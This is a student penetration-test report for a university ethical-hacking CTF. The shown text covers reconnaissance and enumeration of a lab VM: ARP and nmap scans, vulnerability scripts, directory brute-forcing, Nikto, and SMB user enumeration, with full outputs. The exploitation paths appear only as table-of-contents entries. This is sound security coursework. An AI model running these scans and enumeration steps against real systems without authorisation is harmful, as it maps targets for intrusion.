



**AMERICAN
UNIVERSITY^{OF} BEIRUT**

**MAROUN SEMAAN FACULTY OF
ENGINEERING & ARCHITECTURE**

American University of Beirut

School of Engineering and Architecture

Department of Electrical and Computer Engineering

EECE 503G – Special Topic in Ethical Hacking I

CTF Project – Team Beta β

Team Members:

Rita Abou Fares & Tony Abi Haidar

Table of Contents

Methodology	5
Contribution:	5
Reconnaissance.....	6
Network Discovery — ARP Scan	6
Connectivity Verification — Ping.....	6
Web Server Initial Inspection	7
Enumeration and Scanning	10
Nmap Port Scan	10
Nmap Vulnerability Script Scan	11
Directory Enumeration	12
SMB Enumeration.....	15
Vulnerability Scanning — Nexpose and Nessus.....	16
Path 1 — SSH Brute Force and SUID vim Privilege Escalation	18
Initial Access: SSH Brute Force (Port 22).....	18
Post-Exploitation as Sophia.....	20
Privilege Escalation: SUID vim.basic	22
Post-Exploitation as Root.....	24
Path 2 — SSH Private Key Extraction and LXD Privilege Escalation	27
Discovering the Attack Vector via linpeas	27
Extracting and Cracking the SSH Private Key	30
Logging in as Barbelo	33
Privilege Escalation: LXD Group Membership.....	33
DirtyCow Exploit Attempt (CVE-2016-5195) - Unsuccessful	35
Port 80 – Apache HTTP Server	39
/development Directory.....	39
Struts Investigation (Dead End).....	39
Slowloris Investigation.....	40
Path 3 — OS Command Injection via Port 8000 (Ping-a-Host)	42
Discovery	42
Exploitation	42
Reverse Shell via Command Injection.....	44

Path 4 — GhostCat, Tomcat Manager WAR Deployment, and PwnKit	47
Port 8009 — GhostCat (CVE-2020-1938)	47
Information Disclosure — Java Stack Trace	49
Port 8080 — Tomcat Manager WAR Deployment (Fourth Path to Root)	49
Privilege Escalation: PwnKit (CVE-2021-4034)	56
Failed Exploit Attempts	57
Remediation	61
1. Weak SSH Credentials (Port 22)	61
1a. Enforce a Strong Password Policy Using PAM	61
1b. Switch to SSH Key-Based Authentication and Disable Passwords Entirely	61
1c. Install Fail2ban to Automatically Block Brute Force Attempts	62
2. SUID Bit on vim.basic - Local Privilege Escalation	62
3. OS Command Injection - Port 8000	63
3a. Fix the Application Code	63
3b. Run the Application as a Dedicated Non-Root User	64
3c. Restrict Access to Port 8000 at the Firewall Level	64
4. Apache Tomcat AJP / Ghostcat - Port 8009	64
4a. Disable the AJP Connector	65
4b. Change the Tomcat Manager Credentials and Restrict Access to Localhost ...	65
4c. Remove the Tomcat Example Applications	65
5. PwnKit - CVE-2021-4034	65
6. LXD Group Privilege Escalation - Barbelo	66
7. Directory Listing and Information Disclosure - Port 80	66
8. Java Stack Traces - Port 8080	67
9. SSH Terrapin Prefix Truncation - CVE-2023-48795	67
10. Unsupported Python Version	68
11. Barbelo SSH Private Key World-Accessible	68
12. Snapd Dirty_Sock - CVE-2019-7304	69
13. ICMP Timestamp Disclosure - CVE-1999-0524	69
14. Apache / Tomcat Version Banners	69
15. SMB Null Session User Enumeration - Port 445	70
16. 19 Kernel CVEs + Ubuntu 16.04 End of Life	70

17. Slowloris DoS Attack	71
18. Ongoing Maintenance.....	71
Ongoing Maintenance Checklist	72
References.....	73

Methodology

The penetration test followed a structured five-phase methodology:

1. **Reconnaissance:** Network discovery and initial target identification.
2. **Scanning:** Port scanning and service fingerprinting.
3. **Enumeration:** Detailed service enumeration and vulnerability identification.
4. **Exploitation:** Active exploitation of discovered vulnerabilities.
5. **Post-Exploitation:** Privilege escalation, lateral movement, and flag capture.

Contribution:

The team worked collaboratively throughout this engagement, with the majority of the work conducted together in the same physical location. This allowed members to assist one another, share ideas, and troubleshoot in real time, even when working on individual tasks from their own devices.

The following outlines each member's primary individual contributions:

Tony Abi Haidar conducted the initial inspection of the web server. He configured and ran both the Nessus and Nexpose vulnerability scanners. On the exploitation side, Tony escalated privileges on the Sophia user account via a Vim SUID misconfiguration and carried out post-exploitation activities as root, following Path 1. He ran the Linpeas enumeration script and investigated multiple attack vectors surfaced by its output. Tony also extracted and cracked the SSH private key belonging to the Barbelo user, subsequently logging into that account and escalating privileges by exploiting LXD group membership. Additional work included attempting the DirtyCOW kernel exploit, investigating the Apache Struts attack surface, and assessing the Slowloris DOS vector.

Rita Abou Fares was responsible for the Nmap port scan, followed by directory enumeration of ports 80 and 8080 using Dirsearch and Gobuster, and web application vulnerability scanning using Nikto. She conducted an SSH brute-force attack to recover Sophia's credentials, discovering first flag corresponding to Sophia. Rita owned the full OS command injection attack chain on port 8000, from initial discovery and validation through to obtaining a reverse shell via the injection point. She also deployed the Tomcat Manager WAR file to enable remote code execution and performed privilege escalation using PwnKit (CVE-2021-4034). Also, found different text boxes (like guess the number, Cookies example), where she discovered the input is being validated, so no XSS or injection was possible.

Both members jointly conducted the initial reconnaissance phase, ran the Nmap vulnerability-scanning script, triedexploited the GhostCat (AJP) vulnerability, wrote the remediation section, and collaborated on the final report.

Reconnaissance

The first phase involved discovering the target machine on the local network and confirming connectivity before performing any deeper scanning.

Network Discovery — ARP Scan

Live hosts on the network were identified using an ARP scan to enumerate all active devices on the local subnet:

```
(tonyabihaidar@kali)-[~]
$ sudo arp-scan --localnet
[sudo] password for tonyabihaidar: 
Sorry, try again.
[sudo] password for tonyabihaidar: 
Interface: eth0, type: EN10MB, MAC: 00:0c:29:19:76:aa, IPv4: 192.168.127.129
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.127.1 00:50:56:c0:00:08 (Unknown)
192.168.127.2 00:50:56:fa:a5:68 (Unknown)
192.168.127.138 00:0c:29:d1:4f:bb (Unknown)
192.168.127.254 00:50:56:e0:60:ad (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.858 seconds (137.78 hosts/sec). 4 responded

(tonyabihaidar@kali)-[~]
$
```

The scan identified the target machine at IP address 192.168.127.138 (Tony) and 192.168.17.137 (Rita).

Connectivity Verification — Ping



Ping was used to confirm that the target was reachable and online. The results showed zero packet loss and an average round-trip time of approximately 0.95 ms, confirming the target was active.

```
(tonyabihaidar@kali)-[~]
$ ping 192.168.127.138
PING 192.168.127.138 (192.168.127.138) 56(84) bytes of data:
64 bytes from 192.168.127.138: icmp_seq=1 ttl=64 time=1.63 ms
64 bytes from 192.168.127.138: icmp_seq=2 ttl=64 time=1.36 ms
64 bytes from 192.168.127.138: icmp_seq=3 ttl=64 time=0.580 ms
64 bytes from 192.168.127.138: icmp_seq=4 ttl=64 time=0.769 ms
64 bytes from 192.168.127.138: icmp_seq=5 ttl=64 time=0.624 ms
64 bytes from 192.168.127.138: icmp_seq=6 ttl=64 time=0.741 ms
^C
— 192.168.127.138 ping statistics —
6 packets transmitted, 6 received, 0% packet loss, time 5094ms
rtt min/avg/max/mdev = 0.580/0.950/1.632/0.397 ms

(tonyabihaidar@kali)-[~]
$
```

Web Server Initial Inspection


Navigating to `http://192.168.127.138` in a browser revealed a decoy page titled "Undergoing Maintenance — Please check back later". Inspecting the page source revealed an embedded HTML comment:





This deliberate hint pointed toward a hidden `/development/` directory.

The `/development/` directory exposed two critical files without any authentication:


- **development.txt** — A note from user Barbelo describing his Apache Struts 2.5.12 experiments and SMB configuration details.
- **Sophia.txt** — A note from Barbelo to Sophia explicitly stating that Sophia's/etc/shadow password hash was weak and easily crackable using common wordlists.





These files provided critical intelligence: two usernames (Sophia and Barbelo), a weak-password hint for Sophia, and a technology clue (Apache Struts 2.5.12).

Attempts to access /robots.txt and /sitemap.xml both returned 404 Not Found, confirming that these standard reconnaissance files were not present. The server identified itself as Apache/2.4.18 (Ubuntu) on port 80.





Not Found

The requested URL /robots.txt was not found on this server.

Apache/2.4.18 (Ubuntu) Server at 192.168.127.138 Port 80



Enumeration and Scanning

With the target confirmed, a comprehensive port-scanning and service-enumeration phase was conducted using multiple tools.

Nmap Port Scan

A full SYN stealth scan was performed against the target to identify all open TCP ports:

```
File Actions Edit View Help
(RitaAbouFares@kali)-[~]
$ nmap -sS 192.168.17.137
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-22 11:24 EDT
Nmap scan report for 192.168.17.137
Host is up (0.00095s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
8000/tcp   open  http-alt
8009/tcp   open  ajp13
8080/tcp   open  http-proxy
MAC Address: 00:0C:29:70:5D:17 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds

(RitaAbouFares@kali)-[~]
$
```

Port	Service	Description
22/tcp	SSH	OpenSSH - remote shell access
80/tcp	HTTP	Apache 2.4.18 web server
139/tcp	NetBIOS-SSN	Samba / NetBIOS session service
445/tcp	Microsoft-DS	SMB file sharing
8000/tcp	HTTP-Alt	Custom web application (Ping-a-Host)
8009/tcp	AJP13	Apache JServ Protocol (Tomcat connector)
8080/tcp	HTTP-Proxy	Apache Tomcat 9.0.7 web server

Nmap Vulnerability Script Scan

Nmap was also run with the vulnerability script option to identify potential weaknesses across all discovered services:

```
(majdaboulhosn@kali)-[~]
$ sudo nmap --script vuln 192.168.119.139
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-22 11:52 EDT
Stats: 0:01:43 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.78% done; ETC: 11:54 (0:00:01 remaining)
Stats: 0:03:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.24% done; ETC: 11:55 (0:00:01 remaining)
Stats: 0:03:54 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.24% done; ETC: 11:56 (0:00:02 remaining)
Stats: 0:04:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.24% done; ETC: 11:56 (0:00:02 remaining)
Stats: 0:04:26 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.24% done; ETC: 11:56 (0:00:02 remaining)
Stats: 0:05:13 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.24% done; ETC: 11:57 (0:00:02 remaining)
Stats: 0:05:21 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.39% done; ETC: 11:57 (0:00:02 remaining)
Stats: 0:06:36 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.70% done; ETC: 11:58 (0:00:01 remaining)
Stats: 0:08:05 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.70% done; ETC: 12:00 (0:00:01 remaining)
Nmap scan report for 192.168.119.139
Host is up (0.00068s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|       State: LIKELY VULNERABLE
|       IDs:  CVE:CVE-2007-6750
|         Slowloris tries to keep many connections to the target web server open and hold
```

```
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|       State: LIKELY VULNERABLE
|       IDs:  CVE:CVE-2007-6750
|         Slowloris tries to keep many connections to the target web server open and hold
|         them open as long as possible. It accomplishes this by opening connections to
|         the target web server and sending a partial request. By doing so, it starves
|         the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-enum:
|_ /development/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
8000/tcp    open  http-alt
|_http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|       State: LIKELY VULNERABLE
|       IDs:  CVE:CVE-2007-6750
|         Slowloris tries to keep many connections to the target web server open and hold
|         them open as long as possible. It accomplishes this by opening connections to
|         the target web server and sending a partial request. By doing so, it starves
|         the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
8009/tcp    open  ajp13
8080/tcp    open  http-proxy
|_http-enum:
```

```

| http-enum:
| /examples/: Sample scripts
| /manager/html/upload: Apache Tomcat (401 )
| /manager/html: Apache Tomcat (401 )
| /docs/: Potentially interesting folder
| http-slowloris-check:
| VULNERABLE:
| Slowloris DOS attack
| State: LIKELY VULNERABLE
| IDs: CVE:CVE-2007-6750
| Slowloris tries to keep many connections to the target web server open and hold
| them open as long as possible. It accomplishes this by opening connections to
| the target web server and sending a partial request. By doing so, it starves
| the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:
| http://ha.ckers.org/slowloris/
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| MAC Address: 00:0C:29:8C:B2:E4 (VMware)
|
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
|
Nmap done: 1 IP address (1 host up) scanned in 523.05 seconds
(majdaboulhosn@kali)-[~]
$

```

Key findings from the script scan included:

- **http-slowloris-check (CVE-2007-6750):** The server was identified as likely vulnerable to a Slowloris denial-of-service attack on both port 80 and port 8000.
- **/development/ directory:** Flagged as a potentially interesting directory with listing enabled on Apache/2.4.18 (Ubuntu).
- **Tomcat endpoints:** /examples/, /manager/html (returning 401), and /docs/ were enumerated on port 8080.
- **SMB vulnerability checks (smb-vuln-ms10-054, smb-vuln-ms10-061):** Both returned false.

Directory Enumeration

Multiple directory brute-forcing tools were used on the HTTP services:

- **dirsearch:** Used to enumerate directories on port 80 and port 8080. Running against port 80 revealed the /development/ directory. Running with the -e action,jsp,do flags searched for Apache Struts endpoints, but none were found.
- **Gobuster:** Employed for additional directory fuzzing using the dirb/common.txt wordlist.
- **Nikto:** Run for web server vulnerability scanning, identifying information disclosure issues including the missing X-Frame-Options header, missing X-Content-Type-Options header, and the outdated Apache version.

```

(RitaAbouFares@kali)-[~]
$ dirsearch -u http://192.168.17.137/ -t 30
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg
g_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pk
g_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30
Wordlist size: 11460

Output File: /home/RitaAbouFares/reports/http_192.168.17.137/__26-04-22_11-45-47
.txt

Target: http://192.168.17.137/

[11:45:47] Starting:
[11:45:49] 403 - 300B - /.ht_wsr.txt
[11:45:49] 403 - 303B - /.htaccess.bak1
[11:45:49] 403 - 303B - /.htaccess.orig
[11:45:49] 403 - 303B - /.htaccess.save
[11:45:49] 403 - 305B - /.htaccess.sample
[11:45:49] 403 - 304B - /.htaccess_extra
[11:45:49] 403 - 303B - /.htaccess_orig
[11:45:49] 403 - 301B - /.htaccess_sc
[11:45:49] 403 - 302B - /.htaccessOLD2
[11:45:49] 403 - 301B - /.htaccessBAK
[11:45:49] 403 - 293B - /.htm
[11:45:49] 403 - 294B - /.html
[11:45:49] 403 - 301B - /.htaccessOLD
[11:45:49] 403 - 303B - /.htpasswd_test
[11:45:49] 403 - 299B - /.htpasswd
[11:45:49] 403 - 300B - /.httr-oauth
[11:45:58] 200 - 2KB - /app.py
[11:46:03] 200 - 481B - /development/
[11:46:18] 403 - 303B - /server-status/
[11:46:18] 403 - 302B - /server-status

Task Completed

```

```

(RitaAbouFares@kali)-[~]
$ dirsearch -u http://192.168.17.137/ -t 30 -x 400-599 --crawl
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pk
g_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pk
g_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30
Wordlist size: 11460

Output File: /home/RitaAbouFares/reports/http_192.168.17.137/__26-04-22_11-49-27
.txt

Target: http://192.168.17.137/

[11:49:27] Starting:
[11:49:37] 200 - 2KB - /app.py
[11:49:42] 200 - 481B - /development/
[11:49:42] 200 - 481B - /development/?C=M;O=A
[11:49:42] 200 - 481B - /development/?C=S;O=A
[11:49:42] 200 - 169B - /development/sophia.txt
[11:49:42] 200 - 481B - /development/?C=D;O=A
[11:49:42] 200 - 479B - /development/?C=D;O=D
[11:49:42] 200 - 389B - /development/development.txt
[11:49:42] 200 - 481B - /development/?C=N;O=A
[11:49:43] 200 - 479B - /development/?C=N;O=D
[11:49:43] 200 - 479B - /development/?C=S;O=D
[11:49:43] 200 - 479B - /development/?C=M;O=D

Task Completed

```

```
File Actions Edit View Help
(RitaAbouFares@kali)-[~]
$ gobuster dir -u http://192.168.17.137 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.17.137
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 293]
/.htpasswd (Status: 403) [Size: 298]
/.htaccess (Status: 403) [Size: 298]
/development (Status: 301) [Size: 322] [→ http://192.168.17.137/development]
/index.html (Status: 200) [Size: 175]
/server-status (Status: 403) [Size: 302]
Progress: 4614 / 4615 (99.98%)

Finished

(RitaAbouFares@kali)-[~]
$
```

```
(RitaAbouFares@kali)-[~]
$ nikto -h http://192.168.17.137
- Nikto v2.5.0

+ Target IP: 192.168.17.137
+ Target Hostname: 192.168.17.137
+ Target Port: 80
+ Start Time: 2026-04-23 09:33:46 (GMT-4)

+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: af, size: 627c2fa125642, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .
+ /development/: Directory indexing found.
+ /development/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time: 2026-04-23 09:33:56 (GMT-4) (10 seconds)

+ 1 host(s) tested

(RitaAbouFares@kali)-[~]
$
```

SMB Enumeration

The SMB service on port 445 was enumerated using Nmap SMB scripts:

```
nmap --script smb-enum-*.nse -p445 192.168.127.138
```

```
(tonyabihaidar@kali)-[~/Desktop/ctf]
$ nmap --script smb-enum-*.nse -p445 192.168.127.138
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-23 14:28 EDT
Nmap scan report for 192.168.127.138
Host is up (0.013s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:D1:4F:BB (VMware)

Host script results:
| smb-enum-users:
|   BETA\barbelo (RID: 1001)
|     Full name:  barbelo
|     Description:
|     Flags:      Normal user account
|   BETA\sophia (RID: 1000)
|     Full name:
|     Description:
|_    Flags:      Normal user account

Nmap done: 1 IP address (1 host up) scanned in 31.36 seconds

(tonyabihaidar@kali)-[~/Desktop/ctf]
$
```

This revealed two valid user accounts on the machine:

- **BETA\Barbelo** (RID: 1001) — Normal user account
- **BETA\Sophia** (RID: 1000) — Normal user account

enum4linux was also run for broader SMB enumeration:

```
enum4linux -a 192.168.127.138
```

This confirmed the hostname as BETA and the domain/workgroup as WORKGROUP, and identified active NetBIOS services (Workstation, Messenger, File Server).

```
(tonyabihaidar@kali)-[~/Desktop/ctf]
$ enum4linux -a 192.168.127.138
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Apr 29 03:01:21 2026

===== ( Target Information ) =====
Target ..... 192.168.127.138
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.127.138 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 192.168.127.138 ) =====

Looking up status of 192.168.127.138
BETA <00> - B <ACTIVE> Workstation Service
BETA <03> - B <ACTIVE> Messenger Service
BETA <20> - B <ACTIVE> File Server Service
.._MSBROWSE_.. <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

===== ( Session Check on 192.168.127.138 ) =====

[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.
```

smbclient connection attempts timed out, indicating that SMB was not accepting unauthenticated sessions. However, username enumeration via RPC (facilitated by Nmap's smb-enum-users script and enum4linux) was still possible because Windows/Samba RPC null sessions were partially permitted. This is a common misconfiguration that leaks valid account names without requiring credentials [1].

